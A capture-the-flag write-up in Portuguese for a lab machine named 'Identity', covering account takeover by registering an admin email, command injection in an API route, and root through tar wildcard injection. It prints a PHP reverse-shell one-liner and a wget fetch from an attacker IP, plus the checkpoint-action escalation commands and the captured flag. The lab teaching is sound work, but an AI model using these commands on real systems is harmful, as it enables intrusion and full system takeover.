

Identity

IP: 10.8.0.33 `nível: Fácil`


- Passo 01




Ao acessarmos o site, nos deparamos com a tela pra logar com o SSO, como não tenho conta irei registrar uma nova.




- Passo 2



Ao digitarmos o IP na barra de pesquisa nos deparamos com o form solicitando permissão de acesso a conta, e após autorizar, seremos redirecionado para http://reports.labdepentest.com.br/home.




- Passo 03




Após n tentativas de sqli e xss eis que abro o código fonte da página e no comentário ao final da página é informado que somente o usuário **admin@crowsec.com.br** pode ler os relatório.

- Passo 04




Após pegar a informação anterior, tentei me registrar o email em questão.




E como imaginado, deu certo.
Dei a autorização de acesso, assim como no passo 02 e logo na tela principal temos uma hint para onde seguir no próximo passo.

- Passo 04




Ao acessarmos http://reports.labdepentest.com.br/api/report-backup-service, na página de debug que é carregada entre as linhas 17-20 na rota/função declarada percebemos que provavelmente exista um RCE.

- Passo 05



Depois de muitos testes sem sucesso no próprio navegador e no burp, acabei por usar o insomnia para tentar explorar o possível RCE `http://reports.labdepentest.com.br/api/kill-backup-service/7 ; sleep 5`, como o teste com o **sleep** deu certo.

- Passo 06



Deixei o nc escutando na porta 1234, e rodei o comando a seguir para pegar a reverse shell.
reports.labdepentest.com.br/api/kill-backup-service/7 ; `php -r '$sock=fsockopen("10.10.12.100",1234);exec("sh <&3 >&3 2>&3");'`

- Passo 07

```
bash-4.2$ cat /etc/crontab
cat /etc/crontab
SHELL=/bin/bash
PATH=/sbin:/bin:/usr/sbin:/usr/bin
MAILTO=root

# For details see man 4 crontabs

# Example of job definition:
# .---------------- minute (0 - 59)
# |  .------------- hour (0 - 23)
# |  |  .---------- day of month (1 - 31)
# |  |  |  .------- month (1 - 12) OR jan,feb,mar,apr ...
# |  |  |  |  .---- day of week (0 - 6) (Sunday=0 or 7) OR sun,mon,tue,wed,thu,fri,sat
# |  |  |  |  |
# *  *  *  *  * user-name  command to be executed

*/1 *   * * *   root cd /var/www/idp.labdepentest.com.br/storage; tar -zcf /var/backups/idp-storage.tgz *
```

Após o recon, podemos identificar que existe um job interessante que roda a cada minuto `*/1 * * * * root cd /var/www/idp.labdepentest.com.br/storage; tar -zcf /var/backups/idp-storage.tgz *`

- Passo 08

[Privilege Escalation Using Wildcard Injection | Tar Wildcard Injection |]

```
bash-4.2$ echo '#!/bin/bash\nchmod +s /bin/bash' > shell.sh
echo '#!/bin/bash\nchmod +s /bin/bash' > shell.sh
bash-4.2$ ls
ls
app  framework  logs  oauth-private.key  oauth-public.key  shell.sh
bash-4.2$ echo "" > "--checkpoint-action=exec=sh shell.sh"
echo "" > "--checkpoint-action=exec=sh shell.sh"
bash-4.2$ echo "" > --checkpoint=1
echo "" > --checkpoint=1
```

Foi-se usando os seguintes três comandos para termos a escalação de privilégios abusando lá do job.

`echo '#!/bin/bash\nchmod +s /bin/bash' > shell.sh`

`echo "" > "--checkpoint-action=exec=sh shell.sh"`

`echo "" > --checkpoint=1`

No entanto só uma OBS no passo anterior, para o primeiro comando, tive que fazer o arquivo em minha própria máquina e subir pra máquina alvo, sem usar o **\n**, pulando a linha direto.

- Passo 09

```
flux@nasa:/tmp$ cat shell.sh
#!/bin/bash
chmod +s /bin/bash
```

Editar arquivo em minha própria máquina e em seguida baixei na própria máquina alvo.

```
bash-4.2$ wget 10.10.12.100:1235/shell.sh
wget 10.10.12.100:1235/shell.sh
--2022-08-30 00:03:52--  http://10.10.12.100:1235/shell.sh
Connecting to 10.10.12.100:1235... connected.
HTTP request sent, awaiting response... 200 OK
Length: 31 [text/x-sh]
Saving to: ‘shell.sh’

100%[======================================>] 31          --.-K/s   in 0s

2022-08-30 00:03:52 (5.01 MB/s) - ‘shell.sh’ saved [31/31]

bash-4.2$ ls
ls
--checkpoint-action=exec=sh shell.sh  framework          oauth-public.key
--checkpoint=1                        logs               shell.sh
app                                   oauth-private.key
bash-4.2$ cat shell.sh
cat shell.sh
#!/bin/bash
chmod +s /bin/bash
```

- Passo 10

```
bash-4.2$ date
date
Tue Aug 30 00:05:12 UTC 2022
bash-4.2$ ls -la /bin/bash
ls -la /bin/bash
-rwsr-sr-x 1 root root 935976 Jul 15  2020 /bin/bash
bash-4.2$ /bin/bash -p
/bin/bash -p
bash-4.2# ls
ls
--checkpoint-action=exec=sh shell.sh  framework          oauth-public.key
--checkpoint=1                        logs               shell.sh
app                                   oauth-private.key
bash-4.2# cd /root
cd /root
bash-4.2# ls
ls
root.txt
bash-4.2# cat root.txt
cat root.txt
CROWSEC{W1ldC4rd_34zyyyy_XpL}
```

Após passado 1min, foi necessário apenas executar o comando `/bin/bash -p` com isso concluímos a escalação de privilégios e pegamos a fag.